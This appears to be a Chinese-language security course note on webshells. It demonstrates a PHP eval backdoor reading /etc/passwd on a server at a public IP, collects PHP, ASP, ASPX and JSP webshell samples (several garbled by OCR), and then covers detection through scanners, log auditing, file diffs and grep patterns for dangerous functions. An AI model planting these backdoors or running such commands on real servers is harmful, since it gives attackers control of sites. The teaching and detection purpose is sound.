一、webshell简介

1. 什么是webshell


网站的后门，可以通过webshell控制网站服务器

(1) webshell连接测试


```
@(['yijingnb'
```

A. webshell执行系统命令

1. 访问http://158.247.240.30:10881/yijing_cybersecurity.php
2. post传参yijingnb=system("cat /etc/passwd");



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:1000:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin mysql:x:999:999::/home/mysql:
```



URL
http://158.247.240.30:10881/yijing_cybersecurity.php

Use POST method

enctype
application/x-www-form-urlencoded

Body
yijingnb=system("cat /etc/passwd");

Name
☑ Upgrade-Insecure-Requests

Value
1


3. 思考：可以使用shutdown或reboot命令让目标关机或重启吗?

B. webshell管理工具-蚁剑

蚁剑下载与安装 https://www.yuque.com/antswordproject/antsword/

- 蚁剑的基础使用

1. 添加数据



添加数据

URL地址 *: http://158.247.240.30:10881/yijing_cybersecurity.php

连接密码 *: yijingnb

网站备注:

编码设置: UTF8

连接类型: PHP


编码器

● default (不推荐)

○ base64

○ chr


2. 文件管理



/var/www/html/

名称	日期	大小	属性
.yijing_cybersecurity.php.swp	2023-10-07 07:50:47	12 Kb	0644
index.php	2019-03-12 17:39:55	1.73 Kb	0664
yijing_cybersecurity.php	2023-10-07 07:42:18	37 b	0644

3. 命令执行



```
(*) 基础信息
当前路径: /var/www/html
磁盘列表: /
系统信息:
Linux 3edc45719899 6.1.0-9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-
1 (2023-05-08) x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html) $ cd /var/www/html/
(www-data:/var/www/html) $ id
uid=1000(www-data) gid=50(staff) groups=33(www-data),50(staff)
(www-data:/var/www/html) $ whoami
www-data
(www-data:/var/www/html) $ 
```

2. PHP webshell

- php webshell
  - eval 型

```
 @(['a'])
```

- 其他代码执行函数型

```
// 其他的函数
 @assert(['a'])
 $st=@create_function('',['a'$st
 @preg_replace('/.*/e',['a'''
 @preg_filter('/.*/e',['a'''
 @mb_ereg_replace('.*',['a''','ee'
 @mbereg_replace('.*',['a''','ee'
 ['a'](['b'
```

- 哥斯拉

```


set_time_limit(0
(0
     E($D,$K){
         ($i=0;$i<($D$i
             $D[$i$D[$i$K[$i+1&


          $D;


     Q($D){
         base64_encode($D
     O($D){
         base64_decode($D

    $P='pass';
    $V='payload';
    $T='3c6e0b8a9c15224a';
     (isset([$P])){
        $F=O(E(O([$P]),$T
         (isset($_SESSION[$V])){
            $L=$_SESSION[$V
            $A=(,$L
             C{  nvoke($p{($p.
            $R= C
            $R->nvoke($A[0
            echo substr(md5($P.$T),0,16
            echo Q(E(@run($F),$T
            echo substr(md5($P.$T),16
else{
            $_SESSION[$V]=$F;
```

- 冰蝎型

```
(0

 (isset(['pass']))
{
    $key=substr(md5(uniqid(rand())),16
    $_SESSION['k']=$key;
     $key;
}
else
{
    $key=$_SESSION['k'
    =file_get_contents("php://input"
    (!extension_loaded('openssl'))
    {
        $t="base64_"."decode";
        =$t(.

        ($i=0;$i<($i
            [$i[$i$key[$i+1&];


    else
    {
        =openssl_decrypt(, "AES128", $key
    $arr=(,
    $func=$arr[0
    $params=$arr[1
     C{  __invoke($p{($p.
call_user_func( C(),$params
}
```

3. ASP/ASPX webshell

> ASP 和 ASPX 是 Microsoft 公司开发的用于建立动态网页的技术。ASP 是 Active Server Pages 的缩写，而 ASPX 是 ASP.NET 的文件扩展名。
> 区别在于：
> 1. 架构：ASP 基于服务器端脚本语言VBScript或JScript来执行代码，而 ASPX 则是基于.NET框架下的C#或VB.NET等编程语言。
> 2. 执行方式：ASP 页面会经过解析器逐行执行，而 ASPX 页面则是先编译为中间语言IL，然后再在运行时环境中执行。

- asp webshell

```
 request("abc")  %>
```

```
<%execute request("abc")  %>
```

```
<%executeglobal request("abc")  %>
```

- aspx webshell

```
<%@ Page Language="Jscript"%><%(Request.Item["pass""unsafe");%>
```

4. Java Webshell

- java webshell

```
<% ("023".equals(request.("pwd"))){ java.io.InputStream in = Runtime.getRu
ntimeexec(request.("i")).getInputStream(); int a = -1; byte[] b =  byt
e[2048]; out.("<pre>"
```

(1) jsp/jspx webshell

```
<%@ page import="java.util.*,java.io.*"

//
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//

<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION=>
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>

 (request.getParameter("cmd") != ) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>"
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis =  DataInputStream(in);
         disr = dis.readLine();
         ( disr !=  ) {
                out.println(disr);
                disr = dis.readLine();
                }


</pre>
</BODY></HTML>
```

```
<jsp:root xmlns:jsp="http://java.sun.com/JSP/Page" xmlns="http://www.w3.org/1999/xhtml"
 xmlns:c="http://java.sun.com/jsp/jstl/core" version="2.0">
<jsp:directive.page contentType="text/html;charset=UTF-8" pageEncoding="UTF-8"/>
<jsp:directive.page import="java.util.*"/>
<jsp:directive.page import="java.io.*"/>
<jsp:directive.page import="sun.misc.BASE64Decoder"/>
<jsp:scriptlet><![CDATA[
     tmp = pageContext.getRequest().getParameter("str"
     (tmp != &&!.equals(tmp)) {
    try{
         str =  (( BASE64Decoder()).decodeBuffer(tmp));
        Process p = Runtime.getRuntime().exec(str);
        InputStream in = p.getInputStream();
        BufferedReader br =  BufferedReader( InputStreamReader(in,"GBK"
         brs = br.readLine();
        (brs!=){
            out.println(brs+"</br>"
            brs = br.readLine();

catch(Exception ex){
            out.println(ex.toString());

    }]]>
</jsp:scriptlet>
</jsp:root>
```

(2) javajs webshell

```
    out.println( javax.script.ScriptEngineManagergetEngineByName("js").(reques
t.("ant")));
```

(3) Memory webshell

> 此处需要有java基础，弱现阶段无法掌握，可以先做了解，以后有机会接触到JAVA安全可以再回顾


- 什么是内存马
  - 内存马又名无文件马, 也就是无文件落地的webshell 技术
  - 内存马的起点： https://mp.weixin.qq.com/s/x4pxmeqC1DvRi9AdxZ-0Lw
- 内存马和普通webshell的区别
  - Webshell内存马是无文件马，利用中间件的进程执行某些恶意代码，不会有文件落地，给检测带来巨大难度。
- 内存马演示

5. webshell

(1) 自动审计

- https://www.shellpub.com/

- D盾_Web


D盾 v2.1.7.5 [测试版] http://www.d99net.net
D盾 主动防御,默默为你的网站保驾护航!
http://www.d99net.net
扫描结束
OK

扫描结束.

检测文件数:192 发现可疑文件:7 用时:0.30秒

文件（支持拖放目录和扫描）	级别	说明	大小
C:\phpstudy\PHPTutorial\WWW\DVWA\phpinfo.php	1	phpinfo	188
C:\phpstudy\PHPTutorial\WWW\DVWA\vulnerabil...	1	[可疑]file_get_contents 参数...	1551
C:\phpstudy\PHPTutorial\WWW\DVWA\vulnerabil...	2	[可疑]file_get_contents 参数...	2042
C:\phpstudy\PHPTutorial\WWW\DVWA\vulnerabil...	4	(内藏)shell_exec后门 {参数:"...	404
C:\phpstudy\PHPTutorial\WWW\DVWA\vulnerabil...	5	已知后门	1117
C:\phpstudy\PHPTutorial\WWW\DVWA\vulnerabil...	5	已知后门	511
C:\phpstudy\PHPTutorial\WWW\DVWA\vulnerabil...	1	move_uploaded_file	965

- 百度WEBDIR+
  https://scanner.baidu.com/#/pages/intro
- https://stack.chaitin.com/security-challenge/webshell/index


(2) 手动排查

> 自动排查在很多场景并不靠谱，需要自己手动排查

1. **Web日志审计**：例如查看access.log 下载到本地审计


```
116.49.64.10 - - [07/Oct/2023:06:44:20 +0000] "GET /yijing_cybersecurity.php HTTP/1.1" 200 146 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36"
116.49.64.10 - - [07/Oct/2023:06:44:20 +0000] "GET /favicon.ico HTTP/1.1" 404 451 "http://158.247.240.30:10881/yijing_cybersecurity.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36"
116.49.64.10 - - [07/Oct/2023:06:45:48 +0000] "POST /yijing_cybersecurity.php HTTP/1.1" 200 26354 "http://158.247.240.30:10881/yijing_cybersecurity.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36"
116.49.64.10 - - [07/Oct/2023:06:46:00 +0000] "POST /yijing_cybersecurity.php HTTP/1.1" 200 617 "http://158.247.240.30:10881/yijing_cybersecurity.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36"
116.49.64.10 - - [07/Oct/2023:06:58:05 +0000] "POST /yijing_cybersecurity.php HTTP/1.1" 200 360 "-" "Mozilla/5.0 (Microsoft Windows NT 6.2.9200.0); rv:22.0) Gecko/20130405 Firefox/22.0"
116.49.64.10 - - [07/Oct/2023:06:59:08 +0000] "POST /yijing_cybersecurity.php HTTP/1.1" 200 357 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36"
```

```
提取访问的文件名、IP地址和次数
cat access.log | awk '{print $1 $7}'| sort|uniq -c |sort -nr
```



```
root@3edc45719899:/var/log/apache2# cat access.log | awk '{print $1 $7}'| sort|uniq -c |sort -nr
     10 116.49.64.10/yijing_cybersecurity.php
      1 116.49.64.10/index.php
      1 116.49.64.10/favicon.ico
      1 116.49.64.10/
```


```
提取访问最高的次数的文件，并查看其内容
cat access.log | awk '{print $7}' | sort | uniq -c | sort -nr | head -n 1 | awk '{print
 $2}' | sed 's/^/\/var\/www\/html/' |xargs cat
```



```
root@3edc45719899:/var/log/apache2# cat access.log | awk '{print $7}' | sort | uniq -c | sort -nr | head -n 1 | awk '{print $2}' | sed 's/^/\/var\/www\/
html/' |xargs cat
<?php
        @eval($_POST['yijingnb']);
?>
```


2. **文件分析**

```
给网站打包www_now.tar，比较和原有网站备份文件的区别
tar -czvf www_now.tar ./*
diff <(tar -tf www.tar) <(tar -tf www_now.tar)
```




```
root@3edc45719899:/# diff <(tar -tf www.tar) <(tar -tf www_now.tar)
1a2
> ./yijing_cybersecurity.php
```

```
提取最近修改或更新的文件，并输出其修改时间
ls -lt --time-style="+%Y-%m-%d %H:%M:%S" /var/www/html/ | head -10 | awk '{print $6, $7,
$8}'
```




```
root@3edc45719899:/var/www/html# ls -lt --time-style="+%Y-%m-%d %H:%M:%S" /var/www/html/ | head -10 | awk '{print $6, $7, $8}'

2023-10-07 07:44:38 index.php
2023-10-07 06:42:18 yijing_cybersecurity.php
```

```
从网站文件中匹配敏感函数和字符，并进行输出
find /var/www/html/ -name "*.php" |xargs egrep 'assert|bash|system|phpspy|c99sh|milw0rm|
eval|\(gunerpress|\(base64_decode|spider_bc|shell_exec|passthru|\(\$\_\POST\[|eval\(|fil
e_put_contents|base64_decode'
```



```
root@3edc45719899:/# find /var/www/html/ -name "*.php" |xargs egrep 'assert|bash|system|phpspy|c99sh|milw0rm|eval|\(gunerpress|\(base64_decode|spider_bc
|shell_exec|passthru|\(\$\ \POST\[|eval\(|file_put_contents|base64_decode'
/var/www/html/yijing_cybersecurity.php: @eval($_POST['yijingnb']);
```

